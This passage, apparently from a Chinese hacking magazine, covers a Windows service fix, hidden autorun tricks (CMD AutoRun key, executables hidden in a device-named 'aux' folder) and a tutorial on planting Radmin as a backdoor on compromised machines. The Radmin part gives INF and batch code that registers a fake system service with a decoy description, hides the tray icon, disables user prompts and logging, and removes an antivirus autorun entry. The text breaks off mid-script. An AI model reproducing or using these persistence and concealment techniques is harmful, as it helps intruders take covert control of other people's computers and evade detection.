当时我没有想怎么解决这个问题，自己懒啊。伟人说：只有关系到自己的利益的时候你才感觉心痛。现在问题就出现在我的贵机上了，如图 1，情况一模一样，十分危机（只不过我拿的是 telnet 服务举例的，terminal services 服务也是一样的)。我把系统重启了若干次，结果在预料之中。怎么办啊？只有自己瞎摸索了，也许我的运气真的好，30 分钟暂时搞定了，在此我把方法介绍给大家，也许并不适合你的机器，但是这毕竟是一种思路。



图 1

大家看图 2 注意到下面那个硬件配置文件了吗？一般是禁用的，我们先点“启用”再点下“应用”，最后回到“常规”启动服务看看，是不是成功启动了呢！图 3 证明了一切。




图 2




图 3

我刚才说过了，这个方法不一定在你的机器上就实用，一般我遇到这样的情况首先会想是什么导致服务启动不了，微软有错误提示，比如有个错误是这样的：“错误 2，系统找不到指定的文件”，这就说明你的系统可能中毒导致文件丢失了，那你从其他地方拷个文件过去问题也就解决了。当然了，还有好多好多解决的办法，希望各位能多多挖掘。

自动运行程序新方法

阿海

大家知道，要想让程序能自动运行可以有很多种方法，比方说通过注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run项和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run项来启动，或者会注册为系统“服务”程序，更老一点的方法是利用Autoexec.bat、Config.sys、Winstart.bat、Win.ini、System.ini、Wininit.ini等文件来达到让程序自动运行的目的。除此之外要想让程序可以自动运行还有很多方法，下面是两种比较新的方法，在此与大家分享。

第一种方法

点击“开始”菜单中的“运行”，输入Regedit按回车键，打开注册表编辑器。展开注册表到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor，新建字符串值“AutoRun”(如果本来就存在就不需要这一步)，双击“AutoRun”，在出现的“编辑字符串”窗口中输入想要执行的命令，举例来说，假设你要运行收发邮件软件Foxmail，则输入"C:\Program Files\Foxmail\Foxmail.exe"(图1)，然后点击“确定”即可。注意，使用文件的短文件名也可以，如将“C:\Program Files”可以写为“C:\Progra~1”，如图所示（图2)。




图 1




图 2

现在点击“开始”菜单中的“运行”，输入cmd后按回车键，在打开“命令提示符”窗口的同时，就会自动运行你设定的程序。注意，对于系统所在目录下的程序如C:\Windows下的记事本程序notepad.exe，以及C:\Windows\System32下的程序如ipconfig.exe（还可以加参数运行)，则无需输入程序的路径，只要输入程序名就可以了(.exe或.com文件都可以)。另外，本方法还可以自动运行.bat和.cmd文件，只要把“AutoRun”的键值设定为要运行的.bat文件或.cmd文件的路径就可以了（当然，.bat或.cmd文件中要有相应的、包含有要想自动运行的程序路径和文件名的内容在内)。

这种修改方法对所有用户都有效，如果想仅对当前用户有效，则可以修改注册表HKEY_CURRENT_USER\Software\Microsoft\Command Processor下的字符串值“AutoRun”，这样就不会本机中的其他用户造成影响。

其实，本方法利用的就是CMD的AutoRun功能，只要你打开CMD窗口就会自动启动事先设定的程序，有一定的隐蔽性，如果和设备名漏洞结合起来就更隐蔽了！当然，如果被木马等程序所利用就更可怕了！

大家知道，在正常情况下，我们无法在Windows中用设备名aux、com1、com2、prn、con、nul等来命名文件或文件夹，但Windows 2000/XP有个漏洞可以以设备名来命名文件或文件夹，这样程序就可以大模大样的躲在那里而不会被我们发现！

下面简单谈一下实现方法。首先，进入命令提示符窗口，然后输入md c:\aux\\\命令就可以建立一个名为aux的目录，而正常情况下是无法在Windows下建立这类目录的！在资源管理器中点击试试，你会发现当我们试图打开以aux命名的文件夹时explorer.exe失去了响应（图3)！现在我们可以把文件复制到这个特殊的目录下，必须用特殊的方法才行，在CMD窗口中输入如下命令：copy 1.exe \\.\c:\aux\\就可以把文件1.exe复制到C盘下的aux文件夹中。要想运行这个1.exe文件只要在命令行方式下输cmd /c \\.\c:\aux\1.exe就可以了。当然，这不是我们的终极目标，我们的目的是使这个1.EXE文件能隐蔽的自动运行。接下来，在注册表HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\下新建一字串值AutoRun（注意：我们上面提到的方法要利用上了)，值为要运行的.bat文件或.cmd文件的路径，如：c:\windows\system32\auto.cmd，然后建立相应的文件auto.cmd文件，它的内容为：@\\.\c:\aux\1.exe，保存之后就可以了。现在，只要点击命令提示符，就会启动1.exe文件！想想看如果这个1.exe文件是木马会怎么样？！




图 3

要想删除aux文件夹，可以先删除里面的文件，然后再用rd \\.\c:\aux\命令删除aux文件夹即可。

为了防范木马或其他恶意程序会利用这种方法，大家应该养成经常检查该注册表项的习惯，有备无患嘛！

第二种方法

还是利用注册表。方法是：打开注册表编辑器。展开注册表到HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows项，新建一个名为“load”的字符串值，把它的键值设定为要自动运行的程序的路径即可。注意要使用文件的短文件名，即“C:\Program Files”应该写为“C:\Progra~1”，且自启动程序的后面不能带有参数。如果仅仅想对当前用户有效，则改为在注册表：HKEY_USERS\用户ID\Software\Microsoft\Windows NT\CurrentVersion\Windows新建“load”符串值及相应键值。

用这种方法加载的程序，在著名的Windows系统优化软件“Windows优化大师”的“开机速度优化”中看不到有程序被加载运行，隐蔽性很好。如果被恶意程序或木马所利用，则对我们的威胁甚大！所以建议大家以后也要注意注册表的这个地方，小心些总没有错。要说明的是本方法只对Windows 2000/XP/2003有效，对Windows 9X用户无效。

Radmin终极者

魔女の条件

Radmin一直是深受广大黑友喜爱的一款宝马良驹，电脑权限的争夺战一直都在浩瀚无边的网络世界内悄悄的进行着。我们这些菜鸟们，生存在这个由计算机的二进制代码组建的网络的“无间地狱”中，就难免要中招。熟话说，害人之心不可有，防人之心不可无。我们学习黑客技术的目标就是从根本上了解黑客入侵的技巧和原理，要想打败敌人必须“知己知彼，百战不殆”，这样才能做到有的放矢，箭无虚发。所以，该文章偶将就Radmin的“攻击”和“防御”方面双管齐下，在攻与防的对立统一中寻求突破。

一、查缺补漏

在以前《狙击4899肉鸡》的文章中，偶曾经提过修改过的Radmin密码能够立即生效，但是修改的端口，需要重新启动电脑才能实现。这样就急坏了我们一些眼巴巴看着，“心急吃不了热豆腐的”的黑友们。这里我提供一个小技巧，避免忍不住的黑友强制重启别人电脑，嘿嘿~~~

要使自己的木马配置信息能够立竿见影的实现（配置信息修改的根源在注册表的修改上），虽说按F5键刷新可以使一部分修改立即生效，但大多数情况下还需要重新启动计算机才能实现设置和功能上的修改。重启电脑可是一个“长夜漫漫的等待”啊！

如果你不怕管理员发现也大可让他马上重启，那就算你够胆量了。有没有什么妙招能够使修改立即生效呢？其实只需要重新运行Windows中的Explorer即可。在图形界面下按下“Ctrl+Alt+Delete”组合快捷键，打开“任务管理器”单击“进程”标签，找到并单击其中的“Explorer.exe”，点击右下方的“结束进程”按钮（图1）。瞧瞧，系统是不是发生了什么变化。下面要做的就是重新运行程序“Explorer.exe”，单击“应用程序”选项卡，单击右下方的“新任务”按钮。在打开的“创建新任务”对话框中输入“Explorer.exe”，并按下“确定”按钮即可。以上的操作可以让我们的注册表修改立竿见影，是您一定要掌握的妙招啊！




图 1

在命令提示符下，利用命令行结束进程命令“TASKKILL /F /IM Explorer.exe”同样可以起到“结束进程”的特效。大家都知道Windows系统以漏洞多、容易产生错误著称，Windows XP系统下由于用户操作不当或系统资源不够，经常产生强行关闭“Explorer.exe”的效果。堪称是Windows 98系统下“蓝屏”的延续，不容易引起管理员的疑心。这样就比强行重启系统安全多了，安全第一！

小知识：XP的简单进程管理命令介绍

TASKLIST可得到本地和远程XP进程的“图像名、PID、会话名、会话＃、内存使用”的命令，再用TASKKILL结束进程。

TASKLIST

语法：TASKLIST [/S system [/U username [/P [password]]]] [/M [module] | /SVC | /V] [/FI filter] [/FO format] [/NH]

描述：这个命令行工具显示应用程序和本地或远程系统上运行的相关任务／进程的列表。

TASKKILL

语法：TASKKILL [/S system [/U username [/P [password]]]] { [/FI filter] [/PID processid | /IM imagename] } [/F] [/T]

描述：这个命令行工具可用来结束至少一个进程。可以根据进程id或图像名来结束进程。

二、另辟溪径

对于一些变态网管配置出的难啃的“硬骨头”，屏蔽了注册表写入、修改了注册表的默认存放位置的难题，我们自然有游刃而解的方法，每台电脑除了要安装系统，就是安装软件了吧？INF安装文件是安装系统和软件都必须使用的一个重要文件，管理员再变态也不会把自己实现“闭关锁国”政策吧；如果连这个都禁止了，我看他还做什么服务器啊？

有的朋友的想法是把注册表中的内容放到批处理文件中，然后在肉鸡上执行生成.REG文件。其实这样还是治标不治本，和把.REG放在自解压文件中没有什么本质区别，不过是自欺欺人罢了！把注册表文件导出放在自解压包中。但是.REG文件中的路径都是静态的，一旦写好，就不会随着系统的变化而变化，而在.INF文件中，可以使用变量操纵路径，从而可以跟踪安装程序所需要的路径的变化。.INF文件比.REG文件添加的注册表文件或服务一个最优越的特点就是，能够在时间上立竿见影地对注册表添加和修改。这样就为我们作战节省了很多宝贵时间。

现在偶就介绍下最新的Radmin服务端高级配置，首先来说服务。如果想启动或停止服务，用net命令就可以。但想增加或删除服务，需要用SC，instsrv.exe，xnet.exe等工具。而这些工具系统没有自带（XP和2003自带SC）。导入注册表虽然可以，但效果不好，这里我们请INF文件出马。

偶配置Radmin自解压包安装的思路，还是先假设已经被安装了Radmin服务，使用INF安装文件就需要一段代码就能实现，建立Delradmin.inf文件，代码如下：

```
[Version]
Signature="$WINDOWS NT$"
[DefaultInstall.Services]
DelService=r_server
```

接下来为偶的 Radmin 的服务虚构出一个“系统服务”，建立 Radmin.inf 文件，代码如下：

```
[Version]
Signature="$WINDOWS NT$"
[DefaultInstall.Services]
AddService=Wmipd,,My_AddService_Name
[My_AddService_Name]
DisplayName=Windows Management Instrumentation Player Drivers
Description=为Windows Media Player提供加载进程及为其他的移动媒体，驱动程序和库提供基层安全协议服务。
ServiceType=0x10
StartType=2
ErrorControl=0
ServiceBinary=%SYSTEMROOT%\system32\drivers\wmsrv.exe
```

对于偶这样搞黑客、搞破解、搞编程、搞汉化的人来说，安装程序的文件大小直接决定了程序的简捷易行、传输便捷等因素。如果您是用系统漏洞得到的 Shell，如果木马的个头太大，在传输的过程中就很容易失去 Shell 连接。使用 INF 文件删除和添加服务就剩去了 Sc.exe 等微软服务修改程序的添加，使得我们的木马小而精，更加强悍。

运行 INF 安装文件的命令就是：

rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 C:\Path\Radmin.inf

这样就增加一个名为 Wmipd 的服务，是不是很像系统自带的服务，嘿嘿~~~

说明：

1. 最后四项分别是：

服务类型：0x10 为独立进程服务，0x20 为共享进程服务（比如svchost）；

启动类型：0　系统引导时加载，1　OS 初始化时加载，2　由 SCM（服务控制管理器）自动启动，3　手动启动，4　禁用。（注意，0 和 1 只能用于驱动程序）

错误控制：0 忽略，1 继续并警告，2 切换到 LastKnownGood 的设置，3　蓝屏。

服务程序位置：%11% 表示 system32 目录，%10% 表示系统目录(WINNT 或 Windows)，%12% 为驱动目录 system32\\drivers。其他取值参见 DDK。你也可以不用变量，直接使用全路径。

这四项是必须要有的。

2. 除配置中的六个项目，还有 LoadOrderGroup、Dependencies 等。不常用所以不介绍了。

3. Wmipd 后面有两个逗号，因为中间省略了一个不常用的参数 flags。

用 inf 文件访问注册表

上面对注册表的三个操作，也可以用下面这个 inf 文件来实现：

```
[Version]
Signature="$WINDOWS NT$"
[DefaultInstall]
AddReg=My_AddReg_Name
DelReg=My_DelReg_Name
[My_AddReg_Name]
HKLM,SOFTWARE\Microsoft\TelnetServer\1.0,TelnetPort,0x00010001,2323
HKLM,SOFTWARE\Microsoft\TelnetServer\1.0,NTLM,0x00010001,1
[My_DelReg_Name]
HKLM,SYSTEM\CurrentControlSet\Services\Serv-U
HKLM,SOFTWARE\Microsoft\Windows\CurrentVersion\Run,KAVRun
将它写入c:\path\reg.inf然后用下面这个命令“安装”：
rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 c:\path\reg.inf
```

说明：

1.[Version]和[DefaultInstall]是必须的，AddReg 和 DelReg 至少要有一个。My_AddReg_Name 和 My_DelReg_Name 可以自定义。

0x00010001 表示 REG_DWORD 数据类型，0x00000000 或省略该项（保留逗号）表示 REG_SZ（字符串）。0x00020000 表示 REG_EXPAND_SZ。2323 也可以用 0x913 代替。

关于 inf 文件的详细信息，可以参考 DDK 帮助文档。

2. InstallHinfSection 是大小写敏感的。它和 setupapi 之间只有一个逗号，没有空格。128 表示给定路径，该参数其他取值及含义参见 MSDN。特别注意，最后一个参数，必须是 inf 文件的全路径，不要用相对路径。

3. inf 文件中的项目都是大小写不敏感的。

.INF 文件的生成方法

可以直接手工用一个纯文本的编辑器书写 .INF 文件，当相对应的 .REG 文件非常庞大，条目比较多的时候，可以用小工具 reg2inf.exe 来自动的把 .REG 文件转换为 .INF 文件，然后再进行相应的路径修改，把绝对路径替换为用逻辑磁盘标识符（LDID）来表示的路径。

如果涉及到文件操作的时候，只好手工写了，目前还没有自动化的工具。

把我们在本机配置好的 Radmin 信息从注册表中导出为 radmin.reg，使用小工具 reg2inf.exe 把 .REG 文件转换为 .INF 文件。

```
命令为：Reg2Inf -t radmin.reg radminreg.inf
语法：Reg2Inf [switches] [<SourceFile.Reg> [DestFile.Inf]]
参数：
-w output WHOLE keyname instead of abbreviation
-t output in TINY mode, no comments
```

生成名称为 radminreg.inf 的 .INF 安装文件：

```
[Version]
Signature="$CHICAGO$"
Provider=kajaa@eastday.com, 2002

[DefaultInstall]
; DelReg=radmin_DelReg
AddReg=radmin_AddReg

[radmin_DelReg]

[radmin_AddReg]

hklm,"%radmin5_SRvSP%","NTAuthEnabled",1,00,00,00,00
hklm,"%radmin5_SRvSP%","Parameter",1,0e,7c,cf,2f,15,47,70,eb,0d,f6,89,57,8f,03,94,31
hklm,"%radmin5_SRvSP%","Port",1,c1,07,00,00
hklm,"%radmin5_SRvSP%","Timeout",1,0a,00,00,00
hklm,"%radmin5_SRvSP%","EnableLogFile",1,00,00,00,00
hklm,"%radmin5_SRvSP%","LogFilePath",,"c:\logfile.txt"
```

```
hklm,"%radmin5_SRvSP%","FilterIp",1,00,00,00,00
hklm,"%radmin5_SRvSP%","DisableTrayIcon",1,01,00,00,00
hklm,"%radmin5_SRvSP%","AutoAllow",1,00,00,00,00
hklm,"%radmin5_SRvSP%","AskUser",1,00,00,00,00
hklm,"%radmin5_SRvSP%","EnableEventLog",1,00,00,00,00

[Strings]
radmin1_SR="SYSTEM\RAdmin"
radmin2_SRv="SYSTEM\RAdmin\v2.0"
radmin3_SRvS="SYSTEM\RAdmin\v2.0\Server"
radmin4_SRvSi="SYSTEM\RAdmin\v2.0\Server\iplist"
radmin5_SRvSP="SYSTEM\RAdmin\v2.0\Server\Parameters"
```

思路已经很清晰了，下面偶就配置下Radmin自解压文件吧。

1.编写一个批处理文件，命名为first.bat

```
@echo off
r_server.exe /stop
```

这样做是假定肉鸡上已经由黑友安装过Radmin服务，杀无赦。

2.接下来偶就删除掉Radmin服务，添加我的“系统服务”引导小马自启动。

编写一个批处理文件，命名shell.bat

```
@echo off
@rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %CD%\Delradmin.inf

@del %systemroot%\system32\r_server.exe
@del %systemroot%\system32\admdll.dll
@del %systemroot%\system32\raddrv.dll

@md %SYSTEMROOT%\system32\driver
@if /i %CD%==%SYSTEMROOT%\system32\driver goto END
@copy Wmipd.exe %SYSTEMROOT%\system32\driver
@copy admdll.dll %SYSTEMROOT%\system32\driver
@copy raddrv.dll %SYSTEMROOT%\system32\driver
@copy root.exe %SYSTEMROOT%\system32\driver
@del Wmipd.exe
@del admdll.dll
